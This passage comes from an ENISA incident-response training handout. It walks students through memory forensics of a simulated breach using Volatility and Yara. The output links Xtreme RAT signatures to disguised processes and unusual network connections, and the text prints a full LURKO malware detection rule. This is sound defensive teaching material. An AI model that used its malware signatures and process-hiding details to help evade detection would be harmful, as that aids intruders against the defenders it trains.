Forensic analysis

Local Incident Response Toolset, Document for students

1.0

DECEMBER 2016

About ENISA

The European Union Agency for Network and Information Security (ENISA) is a centre of network and information security expertise for the EU, its member states, the private sector and Europe's citizens. ENISA works with these groups to develop advice and recommendations on good practice in information security. It assists EU member states in implementing relevant EU legislation and works to improve the resilience of Europe's critical information infrastructure and networks. ENISA seeks to enhance existing expertise in EU member states by supporting the development of cross-border communities committed to improving network and information security throughout the EU. More information about ENISA and its work can be found at www.enisa.europa.eu.

Contact

For contacting the authors please use cert-relations@enisa.europa.eu.
For media enquires about this paper, please use press@enisa.europa.eu.

Table of Contents

1. Forward 4
2. Story that triggers incident handling and investigation processes. 5
3. Environment preparation 6
4. Memory analysis 9
4.1 Checking memory dump file 9
4.2 Scanning memory with Yara rules 10
4.3 Analysis of the process list 13
4.4 Network artefacts analysis 14
5. Disk analysis 16
5.1 Mounting Windows partition and creating timeline 16
5.2 Antivirus scan 25
5.3 Filesystem analysis 26
5.4 Application logs analysis 30
5.5 Decompiling Python executable 38
5.6 Prefetch analysis 41
5.7 System logs analysis 44
6. Registry analysis 48
6.1 Copying and viewing registry 48
6.2 Inspecting registry timeline 50
6.3 UserAssist 51
6.4 List of installed applications 52
7. Building the timeline 55

1. Forward


This three-day training module will follow the tracks of an incident handler and investigator, teaching best practices and covering both sides of the breach. It is technical in nature and has the aim to provide a guided training for both incident handlers and investigators while providing lifelike conditions. Training material mainly uses open source and free tools.

2. Story that triggers incident handling and investigation processes.

The customer's organization has found out that some of its sensitive data has been detected in online text sharing application. Due to the legal obligations and for business continuity purposes CSIRT team has been tasked to conduct an incident response and incident investigation to mitigate the threats.

Breach contains sensitive data and includes a threat notice that in a short while more data will follow. As the breach leads to specific employee's computer then CSIRT team, tasked to investigate the incident, follows the leads.


Below is presented a simplified overview of the training technical setup.



3. Environment preparation


All the practical exercises will be done using CAINE Linux. Import the provided virtual machine appliance which contains additional set of scripts and all files necessary for completing the exercises.

Next, attach separate storage drive with evidence files (memory dump and disk image) – evidence.vmdk.



Then start CAINE virtual machine and try to login into the system (user: enisa, password: enisa).


After logging into the system mount partition with the evidence files in read only mode. The easiest way to accomplish this is to use “Mounter” utility. “Mounter” can be started by clicking on the green hard drive icon at the bottom panel. Then choose partition with evidence files and click OK.



After this operation evidence data should be available at the /media directory (in this case /media/sdb1).

Now open terminal and go to /media/sdb1/Windows directory (or any other directory where partition with evidence files was mounted) which contains three files:

- disk.raw – raw image of Windows 10 disk (dd format)
- memory.img – dump of Windows 10 memory taken shortly after the attack
- MD5SUMS – file with MD5 sums of disk.raw and memory.img



Calculate checksums using *md5sum* command and then compare its output with checksums stored in MD5SUMS file.

```
enisa@training: /media/sdb1/Windows
File  Edit  View  Search  Terminal  Help
enisa@training:/media/sdb1/Windows$ cat MD5SUMS
04b16c5a3ae70bef40e120fc821bee85  memory.img
415689cdfb3928e10a9f3786bb650e05  disk.raw
enisa@training:/media/sdb1/Windows$ md5sum memory.img disk.raw
04b16c5a3ae70bef40e120fc821bee85  memory.img
415689cdfb3928e10a9f3786bb650e05  disk.raw
enisa@training:/media/sdb1/Windows$
```

If the checksums are correct proceed to the next exercises.

4. Memory analysis

4.1 Checking memory dump file

Start by executing Volatility *imageinfo* command which will provide general information about dumped memory.

```
enisa@training: ~/training/tools/volatility
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/tools/volatility$ ./vol.py -f /media/sdb1/Windows/memory.img imageinfo
Volatility Foundation Volatility Framework 2.5
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win10x86, Win8SP0x86, Win81U1x86, Win8SP1x86, Win10x86_44B89EEA
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/media/sdb1/Windows/memory.img)
                      PAE type : PAE
                           DTB : 0x1a8000L
                          KDBG : 0x82461820L
          Number of Processors : 1
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0x8248b000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2016-08-17 12:00:47 UTC+0000
     Image local date and time : 2016-08-17 14:00:47 +0200
enisa@training:~/training/tools/volatility$
```

Correct profile to use is Win10x86_44B89EEA[1]. Additionally to make commands execute faster specify addresses of DTB, KDBG and KPCR structures:

--dtb=0x1a8000 --kdbg=0x82461820 --kpcr=0x8248b000 --profile=Win10x86_44B89EEA

To check if everything is working try to list processes with the *pslist* command:

```
enisa@training: ~/training/tools/volatility
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/tools/volatility$ time ./vol.py -f /media/sdb1/Windows/memory.img --kdbg=0x82461820 --dtb=0x1a8000 --kpcr=0x8248
b000 --profile=Win10x86_44B89EEA pslist
Volatility Foundation Volatility Framework 2.5
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0x868a7700 System                    4      0    104        0 ------      0 2016-08-16 12:54:24 UTC+0000
0x8d2af5c0 smss.exe                244      4      2        0 ------      0 2016-08-16 12:54:24 UTC+0000
0x8f7e3040 csrss.exe               324    316     10        0      0      0 2016-08-16 12:54:27 UTC+0000
0x9487c640 smss.exe                388    244      0 --------      1      0 2016-08-16 12:54:28 UTC+0000   2016-08-16 12:54:28 UTC+0000
0x8b9bf300 wininit.exe             396    316      2        0      0      0 2016-08-16 12:54:28 UTC+0000
0x8f71d2c0 csrss.exe               408    388     11        0      1      0 2016-08-16 12:54:28 UTC+0000
0x94863c40 winlogon.exe            460    388      4        0      1      0 2016-08-16 12:54:28 UTC+0000
0x8b9bc300 services.exe            488    396      6        0      0      0 2016-08-16 12:54:29 UTC+0000
0x948c3040 lsass.exe               516    396      7        0      0      0 2016-08-16 12:54:29 UTC+0000
0x948fb180 svchost.exe             576    488     19        0      0      0 2016-08-16 12:54:30 UTC+0000
0x94954380 svchost.exe             620    488     10        0      0      0 2016-08-16 12:54:30 UTC+0000
0x949bdc40 dwm.exe                 716    460     13        0      1      0 2016-08-16 12:54:31 UTC+0000
```

Since all following commands during Windows memory analysis will be used with the same set of parameters, for convenience create alias to vol.py:

[1] This profile was introduced in one of the applied patches. When code is merged into main Volatility repository name of this profile might change.

vol='/home/enisa/training/tools/volatility/vol.py -f /media/sdb1/Windows/memory.img *--dtb=0x1a8000 --kdbg=0x82461820 --kpcr=0x8248b000 --profile=Win10x86_44B89EEA'*

4.2 Scanning memory with Yara rules

Yara rules can be found at /home/enisa/training/ex1/yara-rules.

Open terminal and change to the yara-rules directory.

```
enisa@training: ~/training/ex1/yara-rules
File  Edit  View  Search  Terminal  Help
enisa@training:~$ cd ~/training/ex1/yara-rules/
enisa@training:~/training/ex1/yara-rules$ ls
Antidebug_AntiVM  email          LICENSE              Mobile_Malware  Webshells
Crypto            Exploit-Kits   Malicious_Documents  Packers
CVE_Rules         index.yar      malware              README.md
enisa@training:~/training/ex1/yara-rules$
```

Create additional *.yar file, including all chosen *.yar files.

```
enisa@training: ~/training/ex1/yara-rules
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/ex1/yara-rules$ find CVE_Rules/ Exploit-Kits/ malware/ -name '*.yar'
-exec echo include \"`pwd`/{}\" \; > rules.yar
enisa@training:~/training/ex1/yara-rules$ head rules.yar
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-2426.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2013-0422.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2010-0887.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2010-0805.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-1701.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-2545.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-5119.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2010-1297.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2013-0074.yar"
include "/home/enisa/training/ex1/yara-rules/Exploit-Kits/EK_BleedingLife.yar"
enisa@training:~/training/ex1/yara-rules$
```

Scan memory using yarascan plugin and the previously created rules file:

```
enisa@training: ~/training/ex1/yara-rules
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/ex1/yara-rules$ vol yarascan
Volatility Foundation Volatility Framework 2.5
ERROR   : volatility.debug    : You must specify a string (-Y) or a rules file (-y)
enisa@training:~/training/ex1/yara-rules$ vol yarascan -y rules.yar > results.txt
Volatility Foundation Volatility Framework 2.5
enisa@training:~/training/ex1/yara-rules$
```

The general output format is as follows (results.txt file):

```
enisa@training: ~/training/ex1/yara-rules
File  Edit  View  Search  Te
Rule: SharedStrings
Owner: Process services.exe Pid 488
0x036742b0  00 00 00 00 45 00 52 00 00 00 00 00 00 00 00 00   ....E.R.........
0x036742c0  00 00 00 00 00 00 00 00 00 00 00 00 4f 00 50 00   ............O.P.
0x036742d0  00                   00 00 00 00 00 52 00 56 00   ............R.V.
0x036742e0  e0                   03 00 00 00 00 65 00 63 00   .Bg..Bg.....e.c.
0x036742f0  f0 42 67 03 f0 42 67 03 00 00 00 00 6e 00 64 00   .Bg..Bg.....n.d.
0x03674300  00 43 67 03 00 43 67 03 00 42 67 03 00 00 00 00   .Cg..Cg..Bg.....
0x03674310  00 00 00 00 33 00 32 00 00 00 00 00 40 00 00 00   ....3.2.....@...
0x03674320  24 43 67 03 00 00 00 00 00 00 00 00 00 00 00 00   $Cg.............
0x03674330  31 24 00 00 00 00 00 00 15 5d 0a a4 55 00 00 00   1$.......]..U...
0x03674340  02 00 00 00 14 42 03 77 00 00 00 00 00 00 00 00   .....B.w........
0x03674350  40 a1 05 77 54 43 67 03 54 43 67 03 00 00 00 00   @..wTCg.TCg.....
0x03674360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x03674370  f0 95 05 77 a0 f2 6e 03 00 00 00 00 00 00 00 00   ...w..n.........
0x03674380  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x03674390  00 00 00 00 58 2d 60 03 c0 71 67 03 98 97 67 03   ....X-`..qg...g.
0x036743a0  00 00 00 00 42 be 05 77 00 00 00 00 01 00 00 00   ....B..w........
                                                        1,1           Top
```

rule name

matched process

Memory dump with matched pattern

Count all distinct rules detected:

```
enisa@training: ~/training/ex1/yara-rules
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/ex1/yara-rules$ grep 'Rule:' results.txt | sort | uniq -c
     15 Rule: SharedStrings
      3 Rule: spyeye_plugins
      9 Rule: UPX
     51 Rule: with_sqlite
     18 Rule: Xtreme
      9 Rule: xtreme_rat
     19 Rule: xtremrat
enisa@training:~/training/ex1/yara-rules$
```

To find which rule is defined in what file use *grep* tool:

```
enisa@training: ~/training/ex1/yara-rules
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/ex1/yara-rules$ grep -Rl 'rule *SharedStrings' *
malware/MALW_LURKO.yar
enisa@training:~/training/ex1/yara-rules$
```

Open malware/MALW_LURKO.yar file and inspect SharedStrings rule.

```
enisa@training: ~/training/ex1/yara-rules
File  Edit  View  Search  Terminal  Help
rule SharedStrings : Family {
    meta:
        description = "Internal names found in LURKO/CCTVO samples"
        author = "Katie Kleemola"
        last_updated = "07-22-2014"

    strings:
        // internal names
        $i1 = "Butterfly.dll"
        $i2 = /\\BT[0-9.]+\\ButterFlyDLL\\/
        $i3 = "ETClientDLL"

        // dbx
        $d1 = "\\DbxUpdateET\\" wide
        $d2 = "\\DbxUpdateBT\\" wide
        $d3 = "\\DbxUpdate\\" wide

        // other folders
        $mc1 = "\\Micet\\"

        // embedded file names
        $n1 = "IconCacheEt.dat" wide
        $n2 = "IconConfigEt.dat" wide

        $m1 = "\x00\x00ERXXXXXXX\x00\x00" wide
        $m2 = "\x00\x00111\x00\x00" wide
        $m3 = "\x00\x00ETUN\x00\x00" wide
        $m4 = "\x00\x00ER\x00\x00" wide

    condition:
        any of them //todo: finetune this

}
                                                    70,0-1        58%
```

Check in which processes UPX and Xtreme RAT rules were detected.

```
enisa@training: ~/training/ex1/yara-rules
File  Edit  View  Search  Terminal  Help
enisa@training:~/training/ex1/yara-rules$ grep -i -A 1 'xtrem' results.txt | grep Owner | uniq -c
      1 Owner: Process svchost.exe Pid 4888
     28 Owner: Process explorer.exe Pid 4872
     17 Owner: Process update.exe Pid 5172
enisa@training:~/training/ex1/yara-rules$ grep -i -A 1 'UPX' results.txt | grep Owner | uniq -c
      3 Owner: Process svchost.exe Pid 4888
      3 Owner: Process explorer.exe Pid 4872
      3 Owner: Process update.exe Pid 5172
enisa@training:~/training/ex1/yara-rules$
```

4.3 Analysis of the process list

List all running processes using Volatility *pslist* plugin:

```
enisa@training: ~
File  Edit  View  Search  Terminal  Help
enisa@training:~$ vol pslist | cut -c 12-
Volatility Foundation Volatility Framework 2.5
Name                 PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
-------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
System                 4      0    104        0 ------      0 2016-08-16 12:54:24 UTC+0000
smss.exe             244      4      2        0 ------      0 2016-08-16 12:54:24 UTC+0000
csrss.exe            324    316     10        0      0      0 2016-08-16 12:54:27 UTC+0000
smss.exe             388    244      0 --------      1      0 2016-08-16 12:54:28 UTC+0000   2016-08-16 12:54:28 UTC+0000
wininit.exe          396    316      2        0      0      0 2016-08-16 12:54:28 UTC+0000
csrss.exe            408    388     11        0      1      0 2016-08-16 12:54:28 UTC+0000
winlogon.exe         460    388      4        0      1      0 2016-08-16 12:54:28 UTC+0000
services.exe         488    396      6        0      0      0 2016-08-16 12:54:29 UTC+0000
lsass.exe            516    396      7        0      0      0 2016-08-16 12:54:29 UTC+0000
svchost.exe          576    488     19        0      0      0 2016-08-16 12:54:30 UTC+0000
svchost.exe          620    488     10        0      0      0 2016-08-16 12:54:30 UTC+0000
dwm.exe              716    460     13        0      1      0 2016-08-16 12:54:31 UTC+0000
```

Search the process list for the PIDs of processes containing malicious code from the previous task:

```
enisa@training: ~
File  Edit  View  Search  Terminal  Help
enisa@training:~$ vol pslist | cut -c 12- | egrep '(4888|4872|5172)'
Volatility Foundation Volatility Framework 2.5
svchost.exe         4888   4748      2        0      1      0 2016-08-16 13:02:57 UTC+0000
explorer.exe        4872   4748      3        0      1      0 2016-08-16 13:02:58 UTC+0000
update.exe          5172   5860      6        0      1      0 2016-08-16 13:03:04 UTC+0000
cmd.exe             1976   5172      0 --------      1      0 2016-08-16 13:04:47 UTC+0000   2016-08-16 13:07:36 UTC+0000
cmd.exe              736   5172      0 --------      1      0 2016-08-16 13:07:40 UTC+0000   2016-08-16 13:43:12 UTC+0000
cmd.exe             2748   5172      0 --------      1      0 2016-08-16 13:50:51 UTC+0000   2016-08-16 14:08:30 UTC+0000
cmd.exe             5280   5172      0 --------      1      0 2016-08-16 14:17:24 UTC+0000   2016-08-16 14:18:48 UTC+0000
cmd.exe              868   5172      0 --------      1      0 2016-08-16 14:19:45 UTC+0000   2016-08-16 14:23:02 UTC+0000
cmd.exe             3540   5172      0 --------      1      0 2016-08-16 14:23:05 UTC+0000   2016-08-16 14:23:46 UTC+0000
enisa@training:~$
```

Search for parent processes of explorer.exe, svchost.exe and update.exe (PIDs: 4748 and 5860):

```
enisa@training: ~
File  Edit  View  Search  Terminal  Help
enisa@training:~$ vol pslist | cut -c 12- | egrep '(4748|5860)'
Volatility Foundation Volatility Framework 2.5
svchost.exe         4888   4748      2        0      1      0 2016-08-16 13:02:57 UTC+0000
explorer.exe        4872   4748      3        0      1      0 2016-08-16 13:02:58 UTC+0000
svchost.exe         2168   5860      2        0      1      0 2016-08-16 13:03:04 UTC+0000
update.exe          5172   5860      6        0      1      0 2016-08-16 13:03:04 UTC+0000
enisa@training:~$
```

Check the command line which was used to start given process using the *dlllist* plugin:

```
enisa@training: ~
File  Edit  View  Search  Terminal  Help
enisa@training:~$ vol dlllist -p 4888 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : svchost.exe
enisa@training:~$ vol dlllist -p 4872 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : explorer.exe
enisa@training:~$ vol dlllist -p 5172 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : C:\Users\Peter\AppData\Roaming\HostData\update.exe
enisa@training:~$
```

Search for the processes named *explorer.exe*:

```
enisa@training: ~
File  Edit  View  Search  Terminal  Help
enisa@training:~$ vol pslist | cut -c 12- | egrep '(Name|explorer.exe)'
Volatility Foundation Volatility Framework 2.5
Name                 PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
explorer.exe        2068   1556     57        0      1      0 2016-08-16 12:55:36 UTC+0000
explorer.exe        4872   4748      3        0      1      0 2016-08-16 13:02:58 UTC+0000
enisa@training:~$
```

4.4 Network artefacts analysis

Search memory for artefacts of network connections using the *netscan* Volatility plugin.

```
enisa@training: ~
File  Edit  View  Search  Terminal  Help
enisa@training:~$ vol netscan | cut -c 20-
Volatility Foundation Volatility Framework 2.5
Proto    Local Address                  Foreign Address      State            Pid      Owner          Created
TCPv4    192.168.5.100:59280            -:443                ESTABLISHED      -1
TCPv4    192.168.5.100:59280            -:443                ESTABLISHED      -1
UDPv4    127.0.0.1:512                  *:*                                   5128     Skype.exe      2016-08-16 12:57:46 UTC+0000
TCPv4    192.168.5.100:59277            0.0.0.29:80          ESTABLISHED      -1
UDPv4    0.0.0.0:0                      *:*                                   1132     svchost.exe    2016-08-17 12:01:09 UTC+0000
UDPv6    ::::0                          *:*                                   1132     svchost.exe    2016-08-17 12:01:09 UTC+0000
UDPv4    0.0.0.0:512                    *:*                                   5128     Skype.exe      2016-08-17 12:01:04 UTC+0000
UDPv4    0.0.0.0:512                    *:*                                   1132     svchost.exe    2016-08-17 12:00:28 UTC+0000
UDPv4    0.0.0.0:0                      *:*                                   800      svchost.exe    2016-08-16 12:57:14 UTC+0000
UDPv4    192.168.5.100:512              *:*                                   4        System         2016-08-17 12:00:28 UTC+0000
UDPv6    fe80::28b6:9b1e:817d:11e5:5888 *:*                                   848      svchost.exe    2016-08-17 12:00:24 UTC+0000
UDPv4    0.0.0.0:0                      *:*                                   1132     svchost.exe    2016-08-17 12:00:28 UTC+0000
```

Inspection of the list can reveal a few connections to nonstandard TCP ports:

```
enisa@training: ~
File  Edit  View  Search  Terminal  Help
enisa@training:~$ vol netscan | egrep '(State|:123|:330)' | cut -c 20-
Volatility Foundation Volatility Framework 2.5
Proto    Local Address                  Foreign Address      State            Pid      Owner          Created
TCPv4    192.168.5.100:49847            -:12350              ESTABLISHED      -1
TCPv4    192.168.5.100:59220            -:12345              ESTABLISHED      -1
TCPv4    192.168.5.100:59271            -:12345              ESTABLISHED      -1
TCPv4    192.168.5.100:59268            -:33033              CLOSED           -1
enisa@training:~$
```

There were also some connections to tcp/80 (HTTP) and tcp/443 (HTTPs):

```
enisa@training: ~
File  Edit  View  Search  Terminal  Help
enisa@training:~$ vol netscan | egrep '(State|:443|:80)' | cut -c 20-
Volatility Foundation Volatility Framework 2.5
Proto    Local Address                  Foreign Address      State            Pid      Owner          Created
TCPv4    192.168.5.100:59280            -:443                ESTABLISHED      -1
TCPv4    192.168.5.100:59280            -:443                ESTABLISHED      -1
TCPv4    192.168.5.100:59277            0.0.0.29:80          ESTABLISHED      -1
TCPv4    192.168.5.100:49864            -:443                ESTABLISHED      -1
TCPv4    192.168.5.100:58959            0.0.0.0:443          ESTABLISHED      -1
TCPv4    192.168.5.100:59250            -:443                ESTABLISHED      -1
TCPv4    192.168.5.100:59265            -:443                ESTABLISHED      -1
TCPv4    192.168.5.100:59246            -:443                ESTABLISHED      -1
TCPv4    192.168.5.100:59234            -:443                ESTABLISHED      -1
TCPv4    192.168.5.100:59283            -:443                ESTABLISHED      -1
TCPv4    192.168.5.100:59269            -:443                ESTABLISHED      -1
TCPv4    192.168.5.100:59274            -:443                CLOSED           -1
enisa@training:~$
```

5. Disk analysis

5.1 Mounting Windows partition and creating timeline

List partitions present on the disk image:

